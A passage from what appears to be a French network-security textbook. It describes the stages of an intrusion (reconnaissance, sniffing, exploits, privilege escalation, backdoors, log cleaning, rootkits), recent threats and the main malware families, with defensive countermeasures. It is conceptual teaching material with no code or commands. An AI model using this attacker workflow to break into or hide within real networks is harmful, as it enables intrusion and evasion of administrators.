L'**ingénierie sociale** (*social engineering*) consiste à manipuler les êtres humains, c'est-à-dire à utiliser la naïveté et la gentillesse exagérée des utilisateurs du réseau, pour obtenir des informations sur ce dernier. Ce procédé consiste à entrer en contact avec un utilisateur du réseau, en se faisant passer en général pour

quelqu'un d'autre, afin d'obtenir des renseignements sur le système d'information ou éventuellement pour obtenir directement un mot de passe. De la même façon une faille de sécurité peut être créée dans le système distant en envoyant un cheval de Troie à certains utilisateurs du réseau. Il suffit qu'un des utilisateurs exécute la pièce jointe pour qu'un accès au réseau interne soit donné à l'agresseur extérieur.

C'est la raison pour laquelle la politique de sécurité doit être globale et intégrer les facteurs humains (par exemple la sensibilisation des utilisateurs aux problèmes de sécurité) car le niveau de sécurité d'un système est caractérisé par le niveau de son maillon le plus faible. Vous trouverez une description plus détaillée des risques liés à l'ingénierie sociale dans le chapitre 3.

❑ Repérage des failles

Après avoir établi l'inventaire du parc logiciel et éventuellement matériel, il reste au hacker à déterminer si des **failles** existent.

Il existe ainsi des scanneurs de vulnérabilité permettant aux administrateurs de soumettre leur réseau à des tests d'intrusion afin de constater si certaines applications possèdent des failles de sécurité. Les deux principaux **scanneurs de failles** sont Nessus et SAINT.

Il est également conseillé aux administrateurs de réseaux de consulter régulièrement les sites tenant à jour une base de données des vulnérabilités :

- SecurityFocus : www.securityfocus.com
- Insecure.org : www.insecure.org

Enfin, certains organismes, en particulier les **CERT** (*Computer Emergency Response Team*), sont chargés de capitaliser les vulnérabilités et de fédérer les informations concernant les problèmes de sécurité :

- CERT IST dédié à la communauté Industrie, Services et Tertiaire française ;
- CERTA dédié à l'administration française ;
- CERT RENATER dédié à la communauté des membres du GIP RENATER (Réseau National de télécommunications pour la Technologie, l'Enseignement et la Recherche).

Vous trouverez une liste étendue et commentée des principaux sites web traitant de la sécurité et indispensables pour la veille technologique dans le chapitre 15.

Écoute du réseau

Un **analyseur réseau** (appelé également analyseur de trames ou *sniffer*, traduisez « renifleur ») est un dispositif permettant d'« écouter » le trafic d'un réseau, c'est-à-dire de capturer les informations qui y circulent.

En effet, dans un réseau non commuté, les données sont envoyées à toutes les machines du réseau. Toutefois, dans une utilisation normale les machines ignorent les paquets qui ne leur sont pas destinés. Ainsi, en utilisant l'interface réseau dans un mode spécifique (appelé généralement *mode promiscuous*) il est possible d'écouter tout le trafic passant par un adaptateur réseau (une carte réseau Ethernet, une carte réseau sans fil, etc.).

❑ Utilisation d'un analyseur réseau

Un **sniffer** est un formidable outil permettant d'étudier le trafic d'un réseau. Il sert généralement aux administrateurs pour diagnostiquer les problèmes sur leur réseau ainsi que pour connaître le trafic qui y circule. Ainsi les détecteurs d'intrusion (**IDS**, *Intrusion Detection System*) sont basés sur un sniffeur pour la capture des trames, et utilisent une base de données de règles (*rules*) pour détecter des trames suspectes.

Malheureusement, comme tous les outils d'administration, le sniffer peut également servir à une personne malveillante ayant un accès physique au réseau pour collecter des informations. Ce risque est encore plus important sur les réseaux sans fil (WiFi, Bluetooth) car il est difficile de confiner les ondes hertziennes dans un périmètre délimité, si bien que des personnes malveillantes peuvent écouter le trafic en étant simplement dans le voisinage.

La grande majorité des protocoles Internet font transiter les informations en clair, c'est-à-dire de manière non chiffrée. Ainsi, lorsqu'un utilisateur du réseau consulte sa boîte aux lettres électronique via le protocole POP ou IMAP, les deux principaux protocoles de messagerie, toutes les informations envoyées ou reçues peuvent être interceptées. C'est aussi le cas lorsqu'on surfe sur Internet sur des sites dont l'adresse ne commence pas par HTTPS.

C'est comme cela que des sniffers spécifiques ont été mis au point par des pirates afin de récupérer les mots de passe circulant dans le flux réseau.

❏ Parades

Il existe plusieurs façons de se prémunir des désagréments que pourrait provoquer l'utilisation d'un *sniffer* sur votre réseau :

- Utiliser des protocoles chiffrés pour toutes les communications dont le contenu possède un niveau de confidentialité élevé.

- Segmenter le réseau afin de limiter la diffusion des informations. Il est notamment recommandé de préférer l'utilisation de *switchs* (commutateurs) à celle des *hubs* (concentrateurs) car ils commutent les communications, c'est-à-dire que les informations sont délivrées uniquement aux machines destinataires.

- Utiliser un détecteur de *sniffer*. Il s'agit d'un outil sondant le réseau à la recherche de matériels utilisant le mode *promiscuous*.

- Pour les réseaux sans fil il est conseillé de réduire la puissance des matériels de façon à ne couvrir que la surface nécessaire. Cela n'empêche pas les éventuels pirates d'écouter le réseau mais réduit le périmètre géographique dans lequel ils ont la possibilité de le faire.

Pour plus d'informations
Wireshark, ex-Ethereal le célèbre analyseur de protocoles : www.wireshark.org
TCP dump : www.tcpdump.org
WinDump, portage de TCP dump sous Windows : www.winpcap.org/windump
Network Monitor, outil gratuit de Microsoft : blogs.technet.com/netmon/

Analyse de réseau

Un **scanner de vulnérabilité** (parfois appelé analyseur de réseau) est un utilitaire permettant de réaliser un audit de sécurité d'un réseau en effectuant un balayage des ports ouverts (*port scanning*) sur une machine donnée ou sur un réseau tout entier. Le balayage se fait grâce à des sondes (requêtes) permettant de déterminer les services fonctionnant sur un hôte distant.

Un tel outil permet de déterminer les risques en matière de sécurité. Il est généralement possible avec ce type d'outil de lancer une analyse sur une plage ou une liste d'adresses IP afin de cartographier entièrement un réseau.

Les scanners de sécurité sont des outils très utiles pour les administrateurs système et réseau afin de surveiller la sécurité du parc informatique dont ils ont la charge. *A contrario*, cet outil est parfois utilisé par des pirates informatiques afin de déterminer les brèches d'un système.

❑ Principe de fonctionnement

Un **scanner de vulnérabilité** est capable de déterminer les ports ouverts sur un système en envoyant des requêtes successives sur les différents ports et analyse les réponses afin de déterminer lesquels sont actifs.

En analysant très finement la structure des paquets TCP/IP reçus, les scanners de sécurité évolués sont parfois capables de déterminer le système d'exploitation de la machine distante ainsi que les versions des applications associées aux ports et, le cas échéant, de conseiller les mises à jour nécessaires, on parle ainsi de **caractérisation de version**.

On distingue habituellement deux méthodes :

- L'**acquisition active d'informations** consistant à envoyer un grand nombre de paquets possédant des en-têtes caractéristiques et la plupart du temps non conformes aux recommandations et à analyser les réponses afin de déterminer la version de l'application utilisée. En effet, chaque application implémente les protocoles d'une façon légèrement différente, ce qui permet de les distinguer.

- L'**acquisition passive d'informations** (parfois balayage passif ou scan non intrusif) est beaucoup moins intrusive et risque donc moins d'être détectée par un système de détection d'intrusions. Son principe de fonctionnement est proche, si ce n'est qu'il consiste à analyser les champs des datagrammes IP circulant sur un réseau, à l'aide d'un *sniffer*. La caractérisation de version passive analyse l'évolution des valeurs des champs sur des séries de fragments, ce qui implique un temps d'analyse beaucoup plus long. Ce type d'analyse est ainsi très difficile voire impossible à détecter.

Pour plus d'informations
Nessus : http://www.nessus.org
Nmap (Network Mapper), utilitaire libre d'audits de sécurité et d'exploration des réseaux : http://www.nmap.org
L'art de scanner des ports :
http://nmap.org/man/fr/man-port-scanning-techniques.html

Intrusion

Lorsque le pirate a dressé une cartographie des ressources et des machines présentes sur le réseau, il est en mesure de préparer son **intrusion**.

Pour pouvoir s'introduire dans le réseau, le pirate a besoin d'accéder à des comptes valides sur les machines qu'il a recensées. Pour ce faire, plusieurs méthodes sont utilisées par les pirates :

- L'**ingénierie sociale**, c'est-à-dire en contactant directement certains utilisateurs du réseau (par mail ou par téléphone) afin de leur soutirer des informations concernant leur identifiant de connexion et leur mot de passe. Ceci est généralement fait en se faisant passer pour l'administrateur réseau.
- La **consultation de l'annuaire** ou bien des services de messagerie ou de partage de fichiers, permettant de trouver des noms d'utilisateurs valides.
- L'**exploitation des vulnérabilités** des logiciels.

- Les **attaques par force brute** (*brute force cracking*), consistant à essayer de façon automatique différents mots de passe sur une liste de compte (par exemple l'identifiant, éventuellement suivi d'un chiffre, ou bien le mot de passe *password*, *passwd*, etc.).

Exploit

Un **exploit** est un programme informatique mettant en œuvre l'exploitation d'une vulnérabilité publiée ou non. Chaque exploit est spécifique à une version d'une application car il permet d'en exploiter les failles. Il existe différents types d'exploits :

- **Extension des privilèges** : les exploits les plus redoutables permettent de prendre le contrôle sur les programmes exécutés avec les privilèges d'administrateur (*root* sous les systèmes de type Unix).
- **Provocation d'une erreur système** : certains exploits ont pour objectif la saturation d'un programme informatique afin de le faire « planter ».

La plupart du temps les exploits sont écrits en langage C ou en Perl. Ils peuvent toutefois être écrits avec tout langage pour lequel il existe un interpréteur sur la machine cible. Le pirate utilisant un exploit doit ainsi posséder une connaissance minimale du système cible et des bases en programmation pour arriver à ses fins.

Afin de pouvoir l'utiliser, le pirate doit la plupart du temps le compiler sur la machine cible. Si l'exécution réussit le pirate peut, selon le rôle de l'exploit, obtenir un accès à l'**interpréteur de commandes** (*shell*) de la machine distante.

❑ Extension des privilèges

Lorsque le pirate a obtenu un ou plusieurs accès sur le réseau en se connectant sur un ou plusieurs comptes peu protégés, celui-ci va chercher à **augmenter ses privilèges** en obtenant l'accès *root* (**superutilisateur** ou **superadministrateur**), on parle ainsi d'**extension des privilèges**.

Dès qu'un accès *root* a été obtenu sur une machine, l'attaquant a la possibilité d'examiner le réseau à la recherche d'informations supplémentaires.

Il lui est ainsi possible d'installer un **sniffeur** (*sniffer*), c'est-à-dire un logiciel capable d'écouter (le terme **reniffler**, ou **sniffing**, est également employé) le trafic réseau en provenance ou à destination des machines situées sur le même brin. Grâce à cette technique, le pirate peut espérer récupérer les couples **identifiants/mots de passe** lui permettant d'accéder à des comptes possédant des privilèges étendus sur d'autres machines du réseau (par exemple, l'accès au compte d'un administrateur) afin d'être à même de contrôler une plus grande partie du réseau.

Les **serveurs de noms** (serveurs DNS, serveurs NIS, etc.) présents sur un réseau sont également des cibles de choix pour les pirates car ils regorgent d'informations sur le réseau et ses utilisateurs.

Compromission

Grâce aux étapes précédentes, le pirate a pu dresser une cartographie complète du réseau, des machines s'y trouvant, de leurs failles et possède un accès *root* sur au moins l'une d'entre elles. Il lui est alors possible d'étendre encore son action en exploitant les relations d'approbation existant entre les différentes machines.

Cette technique d'usurpation d'identité, appelée **spoofing**, permet au pirate de pénétrer des réseaux privilégiés auxquels la machine compromise a accès.

Porte dérobée

Lorsqu'un pirate a réussi à infiltrer un réseau d'entreprise et à compromettre une machine, il peut arriver qu'il souhaite pouvoir revenir. Pour ce faire celui-ci va installer une application afin de créer artificiellement une faille de sécurité, on parle alors de **porte dérobée** (**backdoor**, le terme **trappe** est parfois également employé).

Nettoyage des traces

Lorsque l'intrus a obtenu un niveau de maîtrise suffisant sur le réseau, il lui reste à effacer les **traces de son passage** en supprimant les fichiers qu'il a créés et en nettoyant les **journaux d'acti-**

vités (appelés aussi *logs*) des machines dans lesquelles il s'est introduit, c'est-à-dire en supprimant les lignes d'activité concernant ses actions.

Par ailleurs, il existe des logiciels, appelés **kits racine** (*rootkits*) permettant de remplacer les outils d'administration du système par des versions modifiées afin de masquer la présence du pirate sur le système. En effet, si l'administrateur se connecte en même temps que le pirate, il est susceptible de remarquer les services que le pirate a lancé ou tout simplement qu'une autre personne que lui est connectée simultanément. L'objectif d'un kit racine est donc de tromper l'administrateur en lui masquant la réalité.

Au fil du temps, le terme *rootkit* a pris une signification plus large et ne fait plus que référence à l'aspect caché et un fonctionnement parallèle au système (voir chap. 2, *Rootkits*).

La réalité des menaces


Comme nous l'avions évoqué dans notre précédente édition, la sécurité informatique reste un sujet avide de sensationnalisme. Les deux années qui viennent de s'écouler n'ont pas démenti cette affirmation. Affaire Snowden, porte dérobée dans le logiciel antivol Computrace, Darkhotel, multiples failles « gravissimes » dans Linux et des outils de sécurité. L'information et la désinformation se sont entrecroisées sur ces thèmes et sur l'ampleur de la cybercriminalité.

L'affaire Snowden a eu le mérite de révéler au grand public le potentiel de surveillance que permettent l'informatique et Internet. Les techniques évoquées n'ont pas surpris les spécialistes mais plusieurs failles (et notamment celle du protocole de chiffrement SSL) dont la NSA aurait profité, font penser que l'ampleur de la surveillance est très importante. Cependant, aucun chiffre officiel n'a été révélé (sauf ceux des saisines judiciaires imposées aux grands acteurs de l'informatique Google, Apple, Microsoft…). Difficile donc de mesurer l'ampleur du phénomène et sa portée. La collaboration des quatre grands de l'informatique n'est pas non plus une surprise : les lois américaines (Patriot Act…) imposent cette « collaboration » forcée depuis de nombreuses années.

Computrace et le vol de millions de mots de passe

On retrouve cependant le sensationnalisme cher à certaines sociétés de sécurité notamment dans l'annonce en 2014 du vol de plus de 1,2 milliard de mots de passe aux États-Unis. La société Hold Security n'a jamais apporté la preuve de ce vol qui serait la plus grosse affaire de piratage de mots de passe de tous les temps[1].

Affaire plus technique mais tout aussi déformée : la société Kaspersky a lancé une alerte sur le système Computrace (antivol logiciel, destiné à tracer certains ordinateurs portables et qui serait très facile à détourner de son objectif initial). Aucune preuve n'a été donnée même après les demandes de l'éditeur de cette solution. Computrace n'a d'ailleurs jamais été inquiété par la justice américaine alors que l'éditeur Kaspersky avait dénoncé la présence de ce logiciel dans des systèmes théoriquement non activés par leur utilisateur.



Côté vulnérabilité, l'année 2014 a été très chargée : selon le rapport SIR (Microsoft Security Intelligence Report), le second semestre de cette année a connu un nombre de vulnérabilités sans précédent : pas moins de 4 512, un record historique sur une aussi courte période. Cependant, le nombre de postes infectés par

1.https://www.schneier.com/blog/archives/2014/08/over_a_billion_.html

des *malwares* (et identifiés comme tels par les outils de Microsoft) continue de décroître, du moins dans les pays industrialisés. La situation est plus contrastée pour les autres pays : les **taux d'infection** relevés dans les pays du Moyen-Orient se sont accrus depuis la fin de l'année 2013 pour atteindre des taux d'infection jamais vus jusque-là (11 % des PC infectés sur le dernier trimestre 2013 en Irak par exemple – voir le graphique précédent).

Les menaces à venir : l'Internet des objets

Avec l'arrivée d'objets connectés (montre, réfrigérateur, machine à laver le linge…) de nouvelles menaces se font jour. Selon l'éditeur d'antivirus Kaspersky, un premier réseau de machines piratées a été constitué par des cybercriminels début 2014. Ce *thingbot* (analogie avec les *botnets*) a permis à des spammeurs d'utiliser des téléviseurs, des réfrigérateurs ou des NAS pour relayer leurs campagnes de spam. Toujours en 2014, le ver réseau Darlloz aurait été utilisé pour récupérer de la monnaie virtuelle (*bitcoin*) grâce à une vulnérabilité PHP présente dans de nombreux objets connectés. 73 000 caméras IP étaient aussi accessibles fin 2014 selon le « panorama de la cybercriminalité » (rapport annuel du CLUSIF).

Les plateformes mobiles

L'Internet Mobile fait aussi parti des univers qui intéressent de plus en plus les cybercriminels. De nombreuses intrusions ont été repérées dans les différents « stores » (App Store, Google Store…), et des milliers d'applications malveillantes ont été distribuées malgré les contrôles de gestionnaire de ces lieux de vente en 2014 et 2015. Les appareils « rootés » et les « stores » alternatifs semblent aussi très propices à la diffusion de codes malveillants sur les plateformes mobiles (téléphone, tablette…).

Ces systèmes mobiles sont aussi visés par de nouveaux types de piratage : les **IMSI *catchers*** ont été présentés comme des outils d'espion, mais ces ordinateurs dédiés au déchiffrement des communications mobiles et à l'interception des données sont aussi disponibles pour les pirates. Les IMSI *catchers* mettent à profit la faiblesse du chiffrement des réseaux GSM. En se faisant passer pour une antenne relais, l'ordinateur dédié à l'interception récupère les communications et les déchiffre à la volée. Les modèles

3G ou 4G étant mieux sécurisés, l'antenne oblige le mobile à utiliser la 2G (voir dans le chapitre 3, les attaques par *downgrade*). Ces technologies pourraient rapidement être exploitées par des pirates spécialisés dans les plateformes mobiles pour détourner le surf ou récupérer des données bancaires.

Les *malwares*

On appelle **malware** (ou **programme malveillant**, **maliciel**) un programme ou une partie de programme destiné à perturber, altérer ou détruire tout ou partie des éléments logiciels indispensables au bon fonctionnement d'un système informatique.

On distingue principalement sept types de programmes malveillants : les virus informatiques, les bombes logiques, les vers, les chevaux de Troie, les *rootkits*, les *keyloggers* et les *spywares*.

Virus

Un virus est un petit programme informatique situé dans le corps d'un autre, qui, lorsqu'on le lance, se charge en mémoire et exécute les instructions que son auteur a programmées. La définition d'un virus pourrait être la suivante :

« Tout programme d'ordinateur capable d'infecter un autre programme d'ordinateur en le modifiant de façon à ce qu'il puisse à son tour se reproduire. »

Le véritable nom donné aux virus est **CPA** (soit code auto-propageable), mais par analogie avec le domaine médical, le nom de **virus** leur a été donné.

Les **virus résidents** (appelés **TSR**, *Terminate and Stay Resident*) se chargent dans la mémoire vive de l'ordinateur afin d'infecter les fichiers exécutables lancés par l'utilisateur. Les virus non-résidents

infectent les programmes présents sur le disque dur dès leur exécution.

Le champ d'application des virus va de la simple balle de ping-pong qui traverse l'écran au virus destructeur de données, ce dernier étant la forme de virus la plus dangereuse. Avec la « professionnalisation » de la création des virus, ces virus destructeurs ont pratiquement disparu : il ne rapporte rien de détruire des données. Par contre, des virus cryptant les fichiers existent : ces malwares servent à des maîtres chanteurs pour récupérer de l'argent de leur victime en échange de la clé pour décrypter leurs documents.

Étant donné qu'il existe une vaste gamme de virus ayant des actions aussi diverses que variées, les virus ne sont pas classés selon leurs dégâts mais selon leur mode de propagation et d'infection.

On distingue ainsi différents types de virus :

- Les **vers** sont des virus capables de se propager à travers un réseau.
- Les **troyens** (chevaux de Troie) sont des virus permettant de créer une faille dans un système (généralement pour permettre à son concepteur de s'introduire dans le système infecté afin d'en prendre le contrôle). Bon nombre de chevaux de Troie actuels ne sont pas considérés comme des virus car ils n'ont pas la capacité de se répliquer.
- Les **bombes logiques** sont des virus capables de se déclencher suite à un événement particulier (date système, activation distante…).

Types de virus

❑ Virus mutants

En réalité, la plupart des virus sont des clones, ou plus exactement des **virus mutants**, c'est-à-dire des virus ayant été réécrits par d'autres utilisateurs afin d'en modifier leur comportement ou leur signature.

Le fait qu'il existe plusieurs versions (on parle de **variantes**) d'un même virus le rend d'autant plus difficile à repérer dans la mesure où

les éditeurs d'antivirus doivent ajouter ces nouvelles signatures à leurs bases de données.

❏ Virus polymorphes

Dans la mesure où les antivirus détectent notamment les virus grâce à leur signature (la succession de bits qui les identifie), certains créateurs de virus ont pensé à leur donner la possibilité de modifier automatiquement leur apparence, tel un caméléon, en dotant les virus de fonction de chiffrement et de déchiffrement de leur signature, de façon à ce que seuls ces virus soient capables de reconnaître leur propre signature. Ce type de virus est appelé **virus polymorphe** (mot provenant du grec signifiant « qui peut prendre plusieurs formes »).

❏ Rétrovirus

On appelle **rétrovirus** ou **virus flibustier** (*bounty hunter*) un virus ayant la capacité de modifier les signatures des antivirus afin de les rendre inopérants.

❏ Virus de secteur d'amorçage

On appelle **virus de secteur d'amorçage** (ou virus de *boot*), un virus capable d'infecter le secteur de démarrage d'un disque dur (MBR, *Master Boot Record*), c'est-à-dire un secteur du disque copié dans la mémoire au démarrage de l'ordinateur, puis exécuté afin d'amorcer le démarrage du système d'exploitation.

❏ Virus trans-applicatifs (virus de macros)

Avec la multiplication des programmes utilisant des macros, Microsoft a mis au point un langage de script commun pouvant être inséré dans la plupart des documents pouvant contenir des **macros**, il s'agit de VBScript, un sous-ensemble de Visual Basic. Ces virus ont connu leurs heures de « gloire » avec notamment, les anciennes versions de la suite bureautique de Microsoft. De tel virus pouvaient être situé à l'intérieur d'un banal document Word ou Excel, et exécuter une portion de code à l'ouverture de celui-ci lui permettant d'une part de se propager dans les fichiers, mais aussi d'accéder au système d'exploitation (généralement Windows).

Le début du troisième millénaire a été marqué par l'apparition, à grande fréquence, de scripts Visual Basic diffusés par mail en fichier attaché (repérables grâce à leur extension .VBS) avec un titre de mail poussant à ouvrir le cadeau empoisonné. Ceux-ci avaient la possibilité,

lorsqu'ils étaient lancés à partir d'un client de messagerie Microsoft, d'accéder à l'ensemble du carnet d'adresses et de s'autodiffuser par le réseau. Ce type de virus est appelé **ver** (*worm*).

Éviter les virus

Comme tous les programmes informatiques les virus sont des données interprétables par le système d'exploitation.

Ainsi, tous les fichiers exécutables ou interprétables par le système d'exploitation peuvent potentiellement infecter votre ordinateur. Les fichiers comportant notamment les extensions suivantes sont potentiellement susceptibles d'être infectés : exe, com, bat, pif, vbs, scr, doc, xls, msi, eml.

Attention !

Sous Windows, il est conseillé de désactiver la fonction « *masquer les extensions* », car cette fonction peut tromper l'utilisateur sur la véritable extension d'un fichier. Ainsi un fichier dont l'extension est .jpg.vbs apparaîtra comme un fichier d'extension .jpg !

Cependant, n'importe quel fichier peut être susceptible d'embarquer un virus. Pour cela, il suffit que le programme qui ouvre ces données et les interprètent soit mal conçu. Par exemple, en ne fermant pas correctement des champs de données, il devient possible d'exploiter cette faille par un débordement de tampon (*buffer overflow*) et ajouter un code exécutable par l'ordinateur. Une autre faille peut provenir de l'inclusion d'appels à des éléments infectés se trouvant sur le Web. Les fichiers d'animations Flash (swf), le format d'archive pdf, les fichiers images au format WMF et d'autres ont été la cible de ce type de virus. Il faut donc garder à l'esprit que toutes les applications d'un ordinateur doivent être régulièrement mises à jour.

Ensuite, pour tous les fichiers interprétables directement par le système d'exploitation, seul un antivirus à jour est capable de dire si un programme ne comporte pas d'hôte indésirable. Les éditeurs de ces logiciels proposent des scanners en ligne accessible gratuitement sur http://www.bitdefender.fr/scanner/online/free.html ou encore

sur http://www.virustotal.com/fr/ qui sollicite un très grand nombre de moteurs d'antivirus pour analyser un fichier.

Vers réseau

Un ver est un programme qui peut se reproduire et se déplacer à travers un réseau en utilisant ses mécanismes, sans avoir réellement besoin d'un support physique ou logique (disque dur, programme hôte, fichier…) pour se propager ; un ver est donc un **virus réseau**. La plus célèbre anecdote à propos des vers date de 1988. Un étudiant (Robert T. MORRIS, de Cornell University) avait fabriqué un programme capable de se propager sur un réseau, il le lança et, 8 heures après l'avoir lâché, celui-ci avait déjà infecté plusieurs milliers d'ordinateurs. C'est ainsi que de nombreux ordinateurs sont tombés en pannes en quelques heures car le « ver » (car c'est bien d'un ver dont il s'agissait) se reproduisait trop vite pour qu'il puisse être effacé sur le réseau. De plus, tous ces vers ont créé une saturation au niveau de la bande passante, ce qui a obligé la NSA à arrêter les connexions pendant une journée.

Principe de fonctionnement

Voici la façon dont le ver de Morris se propageait sur le réseau :

- il s'introduisait sur une machine de type Unix ;
- il dressait une liste des machines qui lui étaient connectées ;
- il forçait les mots de passe à partir d'une liste de mots ;
- il se faisait passer pour un utilisateur auprès des autres machines ;
- il créait un petit programme sur la machine pour pouvoir se reproduire ;
- il se dissimulait sur la machine infectée, et ainsi de suite.

Aujourd'hui les vers sont une espèce virale en voie d'extinction du point de vue des systèmes d'exploitation. Sur des machines non maintenues à jour, ils peuvent encore se propager grâce à la messagerie (et notamment par le client de messagerie Outlook) et sous la forme de code directement exécuté par le client de messagerie (JavaScript, VBS…). Mais les vers ont encore un avenir certain dans les applica-

tions web : des sites de réseaux sociaux (Facebook, Myspace) et des mondes virtuels (World of Warcraft, Second World) ont vu apparaître des scripts utilisant les langages de ces applications ou JavaScript et pouvant se répandre sur les comptes de tous les utilisateurs de ces services. Là aussi, on peut parler de vers réseau même si leur impact est limité.

Parades

Du point de vue d'un poste client, il est simple de se protéger d'une infection par ver. La meilleure méthode consiste à mettre à jour régulièrement le système d'exploitation de sa machine et ses applications surtout si elles communiquent via le réseau. L'utilisation d'un pare-feu est aussi indispensable pour empêcher l'accession à des services réseaux réservés normalement aux activités intranet. Il convient enfin de ne pas ouvrir « à l'aveugle » des fichiers récupérés par e-mail ou des téléchargements.

Quant à éviter la propagation des vers spécifiques à des applications web, le seul moyen est de ne pas utiliser ces services lors d'une attaque.

Attention !

Lorsqu'on fait la liste des applications à surveiller, il ne faut pas se fier à la fonction principale d'une application pour savoir si elle communique ou non avec le réseau. Ainsi, un traitement de texte comme Microsoft Word, dans ses versions récentes (> 2000) peut avoir une activité réseau. Le logiciel de lecture multimédia Winamp comporte un navigateur web…

Chevaux de Troie

On appelle **cheval de Troie** (*Trojan horse*) un programme informatique ouvrant une porte dérobée (*backdoor*) dans un système pour y faire entrer un hacker ou d'autres programmes indésirables. Le nom « cheval de Troie » provient de *L'Odyssée* d'Homère. La légende veut que lors du siège de la cité de Troie, les Grecs, n'arrivant pas à péné-

trer dans les fortifications de la ville, eurent l'idée de donner en cadeau un énorme cheval de bois en offrande à la ville. Les Troyens l'acceptèrent et la ramenèrent dans leurs murs. Le cheval était en fait rempli de soldats qui s'empressèrent de sortir à la tombée de la nuit, pour ouvrir les portes de la cité et donner l'accès au reste de l'armée…

À la façon du virus, le cheval de Troie est un code (programme) nuisible placé dans un programme sain (imaginez une fausse commande de listage des fichiers, qui détruit les fichiers au lieu d'en afficher la liste).

Un cheval de Troie peut par exemple :

- voler des mots de passe ;
- copier des données sensibles ;
- exécuter toute autre action nuisible, etc.

Les principaux chevaux de Troie sont des programmes ouvrant des ports de la machine, c'est-à-dire permettant à son concepteur de s'introduire sur votre machine par le réseau en ouvrant une porte dérobée. C'est la raison pour laquelle on parle généralement de *backdoor* (littéralement porte de derrière) ou de *backorifice* (terme imagé vulgaire signifiant orifice de derrière […]).

Attention !

Un cheval de Troie n'est pas nécessairement un virus, dans la mesure où son but n'est pas de se reproduire pour infecter d'autres machines. Par contre certains virus peuvent également être des chevaux de Troie, c'est-à-dire se propager comme un virus et ouvrir un port sur les machines infectées !

Détecter un tel programme est difficile car il faut arriver à détecter si l'action du programme (le cheval de Troie) est voulue ou non par l'utilisateur.

Symptômes d'une infection

Une infection par un cheval de Troie fait généralement suite à l'ouverture d'un fichier contaminé contenant le cheval de Troie et se traduit parfois par les symptômes suivants :

- activité anormale du modem ou de la carte réseau : des données sont chargées en l'absence d'activité de la part de l'utilisateur ;
- des réactions curieuses de la souris ;
- des ouvertures impromptues de programmes ;
- des plantages à répétition.

Cependant, la plupart des chevaux de Troie ne donnent lieu à aucune manifestation : leur auteur préfère passer inaperçu pour conserver le plus longtemps possible l'accès à la machine infectée.

Principe de fonctionnement

Dans un premier temps, le pirate insère son code troyen dans un programme. Il peut s'agir d'un petit jeu, une copie pirate d'un logiciel, un composant du système pour lire des vidéos (codec) ou tout autre élément exécutable par le système. Une fois ce fichier lancé, le cheval de Troie ouvre un port réseau sur la machine pour permettre à un pirate d'en prendre le contrôle. Selon le programme, il peut prévenir le ou les pirates du bon déroulement de l'opération en envoyant des données sur un site web tenu par ces derniers. Il peut aussi simplement laisser ce port ouvert : le pirate utilisera alors un scanner de port pour recenser les machines infectées par son programme sur le réseau mondial. Enfin, dès lors que le port est ouvert, le pirate peut injecter n'importe quel autre programme et se servir de la machine distante à sa convenance.

C'est ainsi que, ces dernières années, sont apparus les **botnets**. Il s'agit de rassemblement de machines piratées et contrôlées à distance par des pirates. Ces *botnets* peuvent comporter des milliers de machines et sont loués à des personnes désirant avoir des activités frauduleuses (*spamming*, proxy, ftp, déni de service distribué (DDOS))

Parades

Pour se protéger de ce genre d'intrusion, un pare-feu applicatif permet de stopper les communications d'applications non autorisées à accéder au Web. Pour les systèmes de type Windows, il existe des firewalls gratuits très performants tels que ZoneAlarm.

À savoir

Si un programme dont l'origine vous est inconnue essaye d'ouvrir une connexion, le firewall vous demandera une confirmation pour initier la connexion. Il est essentiel de ne pas autoriser la connexion aux programmes que vous ne connaissez pas, car il peut très bien s'agir d'un cheval de Troie.

Bombes logiques

Sont appelés **bombes logiques** les logiciels dont le déclenchement s'effectue à un moment déterminé en exploitant la date du système, le lancement d'une commande, ou n'importe quel appel au système. Ainsi ce type de virus est capable de s'activer à un moment précis sur un grand nombre de machines (on parle alors de **bombe à retardement** ou de **bombe temporelle**), par exemple le jour de la saint Valentin, ou la date anniversaire d'un événement majeur : la bombe logique Tchernobyl s'est activée le 26 avril 1999, jour du 13e anniversaire de la catastrophe nucléaire.

Les bombes logiques sont généralement utilisées dans le but de créer un déni de service en saturant les connexions réseau d'un site, d'un service en ligne ou d'une entreprise ! Ce type de programme malveillant est devenu très rare de nos jours.

Spywares (espiogiciel)

Un **spyware** (espiogiciel) est un programme chargé de recueillir des informations sur l'utilisateur de l'ordinateur dans lequel il est installé

(on l'appelle donc parfois **mouchard**) afin de les envoyer à la société qui le diffuse pour lui permettre de dresser le profil des internautes (on parle de **profilage**).

Les récoltes d'informations peuvent ainsi être :

- les adresses web (URL) des sites visités,
- les mots-clés saisis dans les moteurs de recherche,
- l'analyse des achats réalisés via Internet, voire les informations de paiement bancaire (numéro de carte bleue/VISA),
- des informations personnelles (numéro de sécurité sociale, etc.).

